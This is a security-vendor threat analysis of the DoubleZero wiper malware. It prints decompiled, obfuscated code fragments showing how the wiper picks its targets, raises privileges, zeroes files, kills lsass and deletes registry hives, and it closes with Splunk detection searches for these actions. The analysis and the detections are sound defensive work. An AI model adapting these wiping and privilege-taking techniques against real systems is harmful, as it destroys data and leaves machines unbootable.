Threat Update DoubleZero Destructor | Splunk

By Splunk Threat Research Team

Published: 2022-03-28 · Archived: 2026-04-05 22:36:39 UTC

The Splunk Threat Research Team is actively monitoring the emergence of new threats in the cyber domain of ongoing geopolitical events. As we have shown previously in several releases, including HermeticWiper and CaddyWiper, actors in this campaign are deploying, updating, and modifying stealthier malicious payloads. On March 17th, 2022, the Ukraine CERT discovered a new malicious payload named DoubleZero Destructor (CERT-UA #4243). This new malicious payload has the following features:

- Enumerates Domain Controllers and executes killswitch if detected. An automated *friend or foe*, like targeting function that avoids destroying Domain Controllers so attackers can maintain access or perform further elevation tasks (i.e GPOs) on compromised networks.
- The above feature also aims to help footprinting and identification of potential targets non-targets.
- Overwrites files with zero blocks of 4096 bytes. It may alternatively use API calls such as NtFileOpen, NtFSControlFile for the same purpose.
- Lists system files and then proceeds to destroy them.
- Deletes registry hives: HKCU (currently logged user), HKLM (configuration of currently installed software), HKU (information of all active users in the system), HKLM \BCD (Boot configuration data needed for UEFI, Legacy BIOS systems). Then shuts down the computer.
- An added layering of obfuscation via junk code to obfuscate and impair forensic analysis.

Analysis

Preparing Targeted File path

This malware is a .net compiled binary that has a customized obfuscation and a large amount of junk code that makes analysis harder to accomplish. Before performing its destructive functions it will list several directory names and paths where it will look for files it will wipe.

```
}

// Token: 0x04000013 RID: 19
private const string string_0 = "Microsoft";

// Token: 0x04000014 RID: 20
private const string string_1 = "Windows";

// Token: 0x04000015 RID: 21
private const string string_2 = "drivers";

// Token: 0x04000016 RID: 22
private const string string_3 = "NTDS";

// Token: 0x04000017 RID: 23
private const string string_4 = "Microsoft.NET";

// Token: 0x04000018 RID: 24
private const string string_5 = "Fonts";

// Token: 0x04000019 RID: 25
private const string string_6 = "Documents and Settings";

// Token: 0x0400001A RID: 26
private const string string_7 = "ProgramData";

// Token: 0x0400001B RID: 27
private const string string_8 = "Application Data";

// Token: 0x0400001C RID: 28
private const string string_9 = "Users";

// Token: 0x0400001D RID: 29
private const string string_10 = "All Users";

// Token: 0x0400001E RID: 30
private const string string_11 = "Default User";

// Token: 0x0400001F RID: 31
private const string string_12 = "AppData";

// Token: 0x04000020 RID: 32
private const string string_13 = "Local";

// Token: 0x04000021 RID: 33
private const string string_14 = "Roaming";

// Token: 0x04000022 RID: 34
private const string string_15 = "Local Settings";

// Token: 0x04000023 RID: 35
private const string string_16 = "Start Menu";
```

```
// ns0.GClass4
// Token: 0x0600004A RID: 74 RVA: 0x0004442C File Offset: 0x0004262C
// Note: this type is marked as 'beforefieldinit'.
static GClass4()
{
    GClass4.string_17 = Path.Combine(GClass4.smethod_0(), "Windows");
    GClass4.string_18 = Path.Combine(GClass4.smethod_0(), "Windows", "Microsoft.NET");
    GClass4.ienumerable_0 = new List<Regex>
    {
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\Local Settings.*", RegexOptions.IgnoreCase | RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\AppData\\\\Local\\\\Application Data.*", RegexOptions.IgnoreCase |
          RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\Start Menu.*", RegexOptions.IgnoreCase | RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\Application Data.*", RegexOptions.IgnoreCase |
          RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\ProgramData\\\\Microsoft.*", RegexOptions.IgnoreCase | RegexOptions.Compiled)
    };
    GClass4.ienumerable_1 = new List<Regex>();
    GClass4.ienumerable_2 = new List<Regex>
    {
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\AppData\\\\Local\\\\Microsoft.*", RegexOptions.IgnoreCase |
          RegexOptions.Compiled),
        new Regex(GClass4.smethod_0() + "\\Users\\\\.*?\\\\AppData\\\\Roaming\\\\Microsoft.*", RegexOptions.IgnoreCase |
          RegexOptions.Compiled)
    };
    GClass4.ienumerable_3 = new List<Regex>();
    GClass4.ienumerable_4 = new List<string>
    {
        Path.Combine(new string[]
        {
            Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles)
        }),
        Path.Combine(new string[]
        {
            Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86)
        }),
        Path.Combine(GClass4.smethod_0(), "Documents and Settings"),
        Path.Combine(GClass4.smethod_0(), "ProgramData", "Application Data"),
        Path.Combine(GClass4.smethod_0(), "Users", "All Users"),
        Path.Combine(GClass4.smethod_0(), "Users", "Default User")
    };
    GClass4.ienumerable_5 = new List<string>
    {
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.System), "drivers")
    };
    GClass4.ienumerable_6 = new List<string>
    {
        Path.Combine(GClass4.smethod_0(), "Windows", "NTDS")
    };
    GClass4.ienumerable_7 = new List<string>
    {
        Path.Combine(GClass4.smethod_0(), "Windows")
    };
```

Domain Controller Kill Switch

It also has a function that will enumerate the list of domain controllers connected to the compromised host. This function was used to skip or as a kill switch if the compromised host is the domain controller machine. Below is the code snippet of how it enumerates all the domain controllers that are spread across the code because of the inserted junk code.

```
try
{
    Domain currentDomain = Domain.GetCurrentDomain();
    string text = string.Format(HiZ3SZT.ujVAeBrk1uK(new byte[]
    {
        117
```

```
            -1,
            30,
            180
        }, 0, 0)
    }), Dns.GetHostName().Split(new char[]
    {
        '.'
    })[RjhcjK9dt.cIdjj6vA(new int[]
    {
```

```
                {
                }
            }
            else
            {
                foreach (DomainController domainController in currentDomain.DomainControllers)
                {
                    int m = 0;
                    object[] array5 = new object[]
                    {
```

```
                        if (num6 == 290)
                        {
                            item = domainController.Name.ToLower();
                        }
                    }
                    else
                    {
                        list.Add(item);
                    }
                }
```

Wiping Files

Aside from the directory names it lists, shown earlier in its code, this malware will enumerate all the drives mounted to the machine to look for more files to wipe. The code below shows how it gets the drive's information within the compromised host machine.

```
// Token: 0x0600004C RID: 76 RVA: 0x0002C5CD File Offset: 0x0002A7CD
public static IEnumerable<string> smethod_1()
{
    return DriveInfo.GetDrives().Select(new Func<DriveInfo, string>(GClass5.<>c.<>9.method_4));
}
```

Then it will adjust the token privilege and the securityIdentifier of its process to have "**full control**" file system rights to avoid error or access denied while wiping the normal or system files it found in the compromised host. Below is the code, how it adjusts the privilege, and how it sets the access control for files with full control and allow control type.

```
        10,
        180
    }
};
while (l < 13)
{
    int num2 = jjs9HVgylZcfR0.Op3pRI0B28vZwOn((int[])array4[l], 0, 0);
    if (num2 <= 153)
    {
        if (num2 != 4)
        {
            if (num2 == 153)
            {
                accessControl.SetOwner(securityIdentifier);
            }
        }
        else
        {
            File.SetAccessControl(string_0, accessControl);
        }
    }
    else if (num2 != 287)
    {
        if (num2 != 405)
        {
            if (num2 == 442)
            {
                File.SetAccessControl(string_0, accessControl);
            }
        }
        else
        {
            accessControl = File.GetAccessControl(string_0);
        }
    }
    else
    {
        accessControl.AddAccessRule(new FileSystemAccessRule
      (securityIdentifier, FileSystemRights.FullControl,
      InheritanceFlags.None, PropagationFlags.None,
      AccessControlType.Allow));
```


```
259                 {
260                     int num2 = jjs9HVgylZcfR0.Op3pRI0B28vZwOn((int[])array2[j], 0, 0);
261                     if (num2 <= 193)
262                     {
263                         if (num2 != 55)
264                         {
265                             if (num2 != 177)
266                             {
267                                 if (num2 == 193)
268                                 {
269                                     GClass6.RtlAdjustPrivilege(9UL, true, false, ref flag);
270                                 }
271                             }
272                             else
273                             {
274                                 GClass6.RtlAdjustPrivilege(18UL, true, false, ref flag);
275                             }
276                         }
277                     }
278                     else if (num2 != 242)
279                     {
280                         if (num2 != 297)
281                         {
282                             if (num2 != 322)
283                             {
284                             }
285                         }
286                         else
287                         {
288                             GClass6.RtlAdjustPrivilege(17UL, true, false, ref flag);
289                         }
290                     }
291                     else
292                     {
293                         GClass6.RtlAdjustPrivilege(19UL, true, false, ref flag);
294                     }
295                     j++;
296                 }
297             }
298             catch (Exception)
299             {
300             }
301         }
```

Then It will open the target file using **NtOpenFile()** native API to zero or wipe it using a native API **NtFsControlFile()** that sends an IOCTL control code **FSCTL_SET_ZERO_DATA** directly to a specified file system. The wiper can wipe system files that make the compromised host unbootable after the restart. Below is the code screenshot of how this API was used in this wiper to do its destructive function.

```
sctlSetZeroData : GEnum2
1  // ns0.GEnum2
2  // Token: 0x04000031 RID: 49
3  public const GEnum2 FsctlSetZeroData = 622792UL;
4
```

```
method_2(string) : bool
724                     180
725                 },
726                 new int[]
727                 {
728                     90,
729                     -1695743555,
730                     90,
731                     189035017,
732                     10,
733                     90,
734                     1506708663,
735                     10,
736                     180
737                 }
738             };
739             while (m < 5)
740             {
741                 int num3 = aG1ItHZ3wd0hGc.JwbyZ0j7ANqJRl((int[])array5[m], 0, 0);
742                 if (num3 != 79)
743                 {
744                     if (num3 != 124)
745                     {
746                     }
747                 }
748                 else
749                 {
750                     num2 = GClass6.NtFsControlFile(safeFileHandle, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, ref gstruct2, 622792UL, intPtr2, (ulong)((long)Marshal.SizeOf(gstruct4)),
                          IntPtr.Zero, (ulong)((long)aG1ItHZ3wd0hGc.JwbyZ0j7ANqJRl(new int[]
751                     {
752                         90,
753                         1162427705,
754                         90,
755                         1162427705,
756                         190,
757                         210,
```

Below is an example of the event that happened to the compromised test lab while it wipes the file. We can see how the “MimeWriter.py” file was wiped with zero bytes after calling the IOCTL code FSCTL_SET_ZERO_DATA.



We also identified another wiping function. This additional function works by writing a zeroed buffer to the target file using filestream.write .net function. Below is the screenshot of its code after removing some of its junk code.

```
while (fileStream.Position < fileStream.Length)
{

    long num6 = fileStream.Length - fileStream.Position;
    if ((long)array2.Length > num6)
    {

        fileStream.Write(array2, aG1ItHZ3wd0hGc.JwbyZ0j7ANqJRl(new int[]
                                                                    {
                                                                        90,
                                                                        1162427705,
                                                                        90,
                                                                        1162427705,
                                                                        190,
                                                                        210,
                                                                        220,
                                                                        190,
                                                                        210,
                                                                        220,
                                                                        270,
                                                                        230,
                                                                        180
                                                                    }, 0, 0), (int)num6);
    }

    else
    {

        fileStream.Write(array2, aG1ItHZ3wd0hGc.JwbyZ0j7ANqJRl(new int[]
                                                                    {
                                                                        90,
                                                                        1162427705,
                                                                        90,
                                                                        1162427705,
                                                                        190,
                                                                        210,
                                                                        220,
                                                                        190,
                                                                        210,
                                                                        220,
                                                                        270,
                                                                        230,
                                                                        180
                                                                    }, 0, 0), array2.Length);
    }
```

Deleting Registry Subkey

This wiper will also wipe known registry hives as part of its destructive payload. First, it will kill the enumerated process to look for a process with the name “lsass” and kill it. Below is the code screenshot of how it enumerates all processes and executes **process.Kill()** function if the “lsass” process was found.

```
                new Func<string, bool>(GClass9.smethod_1)
            }, false);
        }
    }
    else
    {
        GClass8.smethod_0("lsass");
    }
}
else if (num != 261)
{
    if (num == 362)
```

```
{
    foreach (Process process2 in processesByName)
    {
        int num16 = 0;
        object[] array16 = new object[]
        {
            new int[]
            {
                90,
                -922208062,
                90,
                441251507,
                10,
                90,
```

```
                if (num7 != 71)
                {
                }
            }
            else
            {
                process.Kill();
            }
            num6++;
        }
```

Then it will change the ownership of the registry to the current logo user and change the access control to full access to delete each of the subkeys in each HKLM, HKCU, HKU registry hive. Below is the code snippet spread out in one of its classes that modifies the owner and access control to the registry to delete all of its registry subkeys.

```
            180
        }
    };
    while (num29 < 5)
    {
        int num2 = N9TNkPMpyfjX0Sw.yaGANI9jy((int[])array25[num29], 0, 0);
        if (num2 != 93 && num2 == 181)
        {
            registryKey = registryKey_0.OpenSubKey(string_0 ?? "", RegistryKeyPermissionCheck.ReadWriteSubTree, RegistryRights.TakeOwnership);
        }
        num2 = num29;
        num29 = num2 + 1;
    }
```

```
bool) : void
                    registrySecurity.SetOwner(securityIdentifier);
                }
            }
            else
            {
                registryKey.SetAccessControl(registrySecurity);
            }
            num5 = num23;
            num23 = num5 + 1;
        }
        goto IL_1641;
    }
    catch (Exception)
    {
```

```
bool) : void
        };
        while (num18 < 5)
        {
            int num5 = N9TNkPMpyfjX0Sw.yaGANI9jy((int[])array14[num18], 0, 0);
            if (num5 != 12 && num5 == 109)
            {
                registryKey.DeleteSubKeyTree(nQvuXCc.DW8A57w4A6v(new byte[]
                {
                    135,
```

Detections:

The Splunk Threat Research Team (STRT) has developed the following detections specifically targeting this payload and produced several Analytic Stories (WhisperGate, HermeticWiper, CaddyWiper) targeting destructive software. These previous Analytic Stories can also help in the detection of this payload.

Windows Terminating Lsass Process

This analytic is to detect a suspicious process terminating Lsass process. Lsass process is known to be a critical process that is responsible for enforcing security policy. This technique was seen in double zero malware that tries to wipe files and registry in compromised hosts.

```
`sysmon` EventCode=10 TargetImage=*lsass.exe GrantedAccess = 0x1
 | stats count min(_time) as firstTime max(_time) as lastTime by SourceImage, TargetImage,
 TargetProcessId, SourceProcessId, GrantedAccess CallTrace, Computer
 | rename Computer as dest
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```

New Search

```
`sysmon` EventCode=10 TargetImage=*lsass.exe GrantedAccess = 0x1
  | stats count min(_time) as firstTime max(_time) as lastTime by SourceImage, TargetImage,
  TargetProcessId, SourceProcessId, GrantedAccess CallTrace, Computer
  | rename Computer as dest
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ **2 events** (before 28/03/2022 09:14:29.000) No Event Sampling

Events Patterns **Statistics (1)** Visualization


20 Per Page Format Preview

SourceImage	TargetImage	TargetProcessId	SourceProcessId	GrantedAccess	CallTrace
C:\Temp\doublezero_s.exe	C:\Windows\system32\lsass.exe	628	5728	0x1	C:\Windows\SYSTEM32\

Windows Deleted Registry by a Non-Critical Process File Path

This analytic is to detect the deletion of a registry with a suspicious process file path. This technique was seen in Double Zero wiper malware where it will delete all the subkeys in the HKLM, HKCU, and HKU registry hive as part of its destructive payload to the targeted hosts.

```
 | tstats `security_content_summariesonly` count from datamodel=Endpoint.Registry
  where Registry.action=deleted by _time span=1h Registry.dest Registry.user
  Registry.registry_path Registry.registry_value_name Registry.registry_key_name
Registry.process_guid
  Registry.registry_value_data Registry.action | `drop_dm_object_name(Registry)`
|rename process_guid
  as proc_guid |join proc_guid, _time [| tstats `security_content_summariesonly` count
  FROM datamodel=Endpoint.Processes where NOT (Processes.process_path IN
("*\\windows\\*", "*\\program files*")) by _time span=1h Processes.process_id
Processes.process_name
  Processes.process Processes.dest Processes.parent_process_name
Processes.parent_process Processes.process_path
  Processes.process_guid | `drop_dm_object_name(Processes)` |rename process_guid as
  proc_guid | fields _time dest user parent_process_name parent_process process_name
  process_path process proc_guid registry_path registry_value_name registry_value_data
  registry_key_name action] | table _time parent_process_name parent_process
process_name
  process_path process proc_guid registry_path registry_value_name registry_value_data
  registry_key_name action dest user
  | `windows_deleted_registry_by_a_non_critical_process_file_path_filter`
```



Learn More

You can find the latest content about security analytic stories on research.splunk.com. For a full list of security content, check out the release notes on Splunk Docs.

Contributors

We would like to thank the following for their contributions to this post.

- Teoderick Contreras
- Rod Soto
- Jose Hernandez
- Patrick Barreiss
- Lou Stella
- Mauricio Velazco
- Michael Haag
- Bhavin Patel
- Eric McGinnis

Source: https://www.splunk.com/en_us/blog/security/threat-update-doublezero-destructor.html